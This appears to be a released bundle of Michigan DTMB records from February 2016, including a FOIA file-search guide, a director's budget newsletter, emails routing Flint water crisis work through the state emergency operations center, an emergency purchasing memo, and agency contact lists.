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
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This part can be a bit time consuming but we suggest you open each document to make sure that it's relevant. In this instance my search brought up a DTMB Move form, but only because it has the word FOIA in the form. (*Your agency may have slightly different guidelines, please follow them and use this example search as a training tool*)

You'll notice that the words "See more results" appears at the bottom of the list. This means that my search turned up a lot more documents than what can easily be displayed. If I click on the link, it will open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example my search found 46 items. We can now select them all using the “Ctrl-A method” that we used for the emails, and copy them to our newly created FOIA folder.

## Conclusion

This is the simplest, we could devise to help those of you conducting the FOIA searches. We hope that this will make the task a bit easier

## What If I have questions?

If you have any questions please contact your Agency FOIA Coordinator, or Client Specialist.

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Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

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
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
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


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
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
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


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Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 022216

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.



A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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This email was sent to [westfall@michigan.gov](mailto:westfall@michigan.gov) using GovDelivery, on behalf of DTMB - Lewis Cass Building - 320 South Walnut Street - Lansing, MI 48933 517-373-1004

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**From:** Wils, Denise (DTMB)  
**Sent:** Tuesday, February 02, 2016 4:10 PM  
**To:** DTMB-CSIG  
**Subject:** FW: Flint Assistance Offers and SEOC

FYI

*Thank you,  
Denise  
Office (517) 636-5344  
Cell (517) 290-0212*

Please note I will be out of the office starting at noon on Wednesday, February 10<sup>th</sup> through Thursday, February 18<sup>th</sup>.

---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, February 02, 2016 3:42 PM  
**To:** DTMB IT Operations Team (DTMB ITOT) <ITOperationsTeam-ITOT@michigan.gov>  
**Cc:** Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** FW: Flint Assistance Offers and SEOC

Hi all, any Flint related requests must be approved by SEOC (Chris Christensen) before we do any work.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517 [jmcfarlanej@michigan.gov](mailto:jmcfarlanej@michigan.gov)



**HELP. CONNECT. SOLVE.**

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**From:** Stibitz, Brom (DTMB)  
**Sent:** Tuesday, February 02, 2016 7:24 AM  
**To:** Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[jefferyp@michigan.gov](mailto:jefferyp@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[jmcfarlanej@michigan.gov](mailto:jmcfarlanej@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
**Cc:** Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB)

[<christensenc4@michigan.gov>](mailto:christensenc4@michigan.gov)

**Subject:** RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

---

**From:** Donnan, Chanda (DTMB)

**Sent:** Monday, February 01, 2016 10:13 PM

**To:** Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[jefferyp@michigan.gov](mailto:jefferyp@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Cc:** Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** Flint Assistance Offers and SEOC

Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.

- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)

Thank you,

Chanda



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 2, 2016

TO: State of Michigan Procurement Leadership  
FROM: DTMB Procurement  
SUBJECT: Genesee County Water Emergency Response - Purchasing Guidance

Thank you to all who are working to support the State of Michigan's Genesee County, City of Flint water emergency response.

Given the complexity and variety of the needs of this emergency effort, the purchasing support required is complex as well. Purchasing protocols have some differences under this declared state of emergency, and meticulous tracking of expenditures is imperative.

The Michigan State Police (MSP) is the lead agency overseeing the situation and managing the State Emergency Operations Center (SEOC). Flint related purchases must first be routed through the appropriate SEOC contact (see attached for an agency roster) to include the SEOC State Director. This is required for all Flint- related purchases without exception. The SEOC financial team is responsible for tracking all expenditures in connection with the emergency efforts.

***Each agency is responsible for its own purchasing transactions. This includes p-card transactions and purchase orders, the tracking of all such transactions, and reporting of those transactions to the appropriate SEOC representative. Failure to properly inform the SEOC financial team of any transaction may result in a forfeiture of any potential reimbursement anticipated by the agency.***

Agency purchasing managers are responsible to supply their agency's SEOC representative with a 24/7 phone number for agency purchasing staff support and request that the SEOC representative involves them in every purchase. (Note: SEOC hours are 8 am to 8 pm, seven days a week at this time.)

***Emergency Purchasing Procedure:***

Public Act 431 of 1984 provides an exception to competitive bidding during a state of emergency. However, responsible purchasing procedures are still the expectation for all procurement professionals (agency purchasing staff).

In addition to the notification and reporting expectations set forth above, transactions should be conducted and/or overseen by procurement professionals, with rare exception, in accordance with the following:

- Each agency makes their own determination when an emergency purchase order is required, and is then responsible for the supporting documentation
- Utilize existing State contracts where possible. Contact DTMB Procurement for help negotiating bulk rates or expedited shipments if needed, and for any concerns related to availability of funds on a contract

- Obtain three quotes whenever reasonably practicable
- Post bids online to the extent practicable
- Please escalate any questions to DTMB Procurement before executing a buy
- DTMB Procurement will assist any agency upon request to address supply chain issues (e.g. working with a national supplier to ensure a high volume supply of water filters are available)
- DTMB-Financial Services is not responsible for issuing emergency purchase orders on behalf of agencies with the exception of information technology related goods and services
- Maintain documentation supporting all transactions. Establish internal protocols to support this such as a single spreadsheet to track agency-wide transactions. Report your agency's expenses to the SEOC Finance team via your SEOC representative.

Questions, concerns, or comments should be directed to:

Primary Contact:

Rebecca Cook, Commodities Division Director

[Cookr6@michigan.gov](mailto:Cookr6@michigan.gov)

Cell: 517-930-4015

Secondary Contact:

Jeff Brownlee, Chief Procurement Officer

[brownleej@michigan.gov](mailto:brownleej@michigan.gov)

Cell: 517-930-3472

Sincerely,

Jeff Brownlee

Chief Procurement Officer

State of Michigan

## Primary State EMCs

### **Aging and Adult Services Agency**

Mr. Steve Betterly  
517.373.4089  
[betterlys@michigan.gov](mailto:betterlys@michigan.gov)

### **Agriculture & Rural Development**

Mr. Brad Deacon  
517.284.5729  
[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)

### **Attorney General**

Mr. Peter Manning  
517.373.7540  
[manningp@michigan.gov](mailto:manningp@michigan.gov)

### **Civil Rights**

Mr. Mark Bishop  
517.241.7909  
[bishopm3@michigan.gov](mailto:bishopm3@michigan.gov)

### **Civil Service**

Ms. Carol Vargovich  
517.373.3168  
[vargovichC@michigan.gov](mailto:vargovichC@michigan.gov)

### **Corrections**

Mr. Brent Travelbee  
517.241.7640  
[travelbeeb@michigan.gov](mailto:travelbeeb@michigan.gov)

### **Education**

Mr. Louis Burgess  
517.335.3672  
[burgessL@michigan.gov](mailto:burgessL@michigan.gov)

### **Environmental Quality**

Chief Gary Hagler  
517.284.6714  
[haglerg@michigan.gov](mailto:haglerg@michigan.gov)

### **Executive Office**

Mr. Paul Smith  
517.241.5598  
[smithp29@michigan.gov](mailto:smithp29@michigan.gov)

### **Health & Human Services**

Ms. Jennifer Lixey-Terrill  
517.335.0172  
[lixeyterrillj@michigan.gov](mailto:lixeyterrillj@michigan.gov)

## Primary State EMCs

### **Mr. Richard Thelen**

517.335.0151

[thelenR4@michigan.gov](mailto:thelenR4@michigan.gov)

### **Insurance & Financial Services**

Ms. Catherine Kirby

517.284.8784

[kirbyc@michigan.gov](mailto:kirbyc@michigan.gov)

### **Licensing & Regulatory Affairs**

Ms. Karen Towne

517.373.9495

[townek2@michigan.gov](mailto:townek2@michigan.gov)

### **Licensing & Regulatory Affairs – State Fire Marshal**

Mr. Mike DePrez

517.335.3685

[deprezm@michigan.gov](mailto:deprezm@michigan.gov)

### **Michigan Supreme Court**

Mr. John Ort Lansing

517.373.4427

[ortj@courts.mi.gov](mailto:ortj@courts.mi.gov)

### **Military & Veterans Affairs**

LTC Chad Randall

517.899.3342

[chad.d.randall.mil@mail.mil](mailto:chad.d.randall.mil@mail.mil)

### **Natural Resources**

Chief Gary Hagler

517.284.6714

[haglerg@michigan.gov](mailto:haglerg@michigan.gov)

### **State**

Mr. William Badgero

517.241.4228

[badgerow@michigan.gov](mailto:badgerow@michigan.gov)

### **State Police**

Capt. Dave Kelly

517.241.3275

[kellyd@michigan.gov](mailto:kellyd@michigan.gov)

### **Talent & Economic Development**

Ms. Lynne Feldpausch

517.335.0587

[feldpauschL@michigan.org](mailto:feldpauschL@michigan.org)

## Primary State EMCs

### **Technology, Management & Budget**

Ms. Jeanette Doll  
517.373.2231  
[dollJ@michigan.gov](mailto:dollJ@michigan.gov)

### **Transportation**

Ms. Eileen Phifer  
517.373.1898  
[phifere@michigan.gov](mailto:phifere@michigan.gov)

### **Treasury**

Ms. Ann Luepnitz  
517.636.5335  
[luepnitza@michigan.gov](mailto:luepnitza@michigan.gov)



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**From:** Woodworth, Richard (DTMB)  
**Sent:** Tuesday, February 16, 2016 4:07 PM  
**To:** DTMB-CSIG  
**Subject:** FW: FOIA

Please check with your agency's BRM before passing on any information to your client.

*Thanks,*

*Richard Woodworth  
State of Michigan - Infrastructure Specialist (MDOC)  
Department of Technology, Management & Budget  
Infrastructure Services, Program Management Office  
[WoodworthR2@michigan.gov](mailto:WoodworthR2@michigan.gov)  
Desk: (517) 241-3317  
Mobile: (517) 243-9759*



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**From:** Simon, Jodi (DTMB)  
**Sent:** Tuesday, February 16, 2016 4:04 PM  
**To:** DTMB IT Operations Team (DTMB ITOT) <ITOperationsTeam-ITOT@michigan.gov>  
**Subject:** FW: FOIA

Hello everyone -

As discussed in ITOT earlier today, below are the search criteria provided from the Governor's office.

Also, I discussed the skip-level meetings with Chanda (David's admin). She said that he's open to discussing all aspects of your jobs and that you can set the agenda. I believe Kim sent you a template. Feel free to modify as you see fit. Unfortunately, Kim K-W, I think you truly are the guinea pig for the meeting format. Looking forward to hearing how it goes. ;-)

Thanks,  
Jodi

**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV)

<WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC) <begnochem@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVolL@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

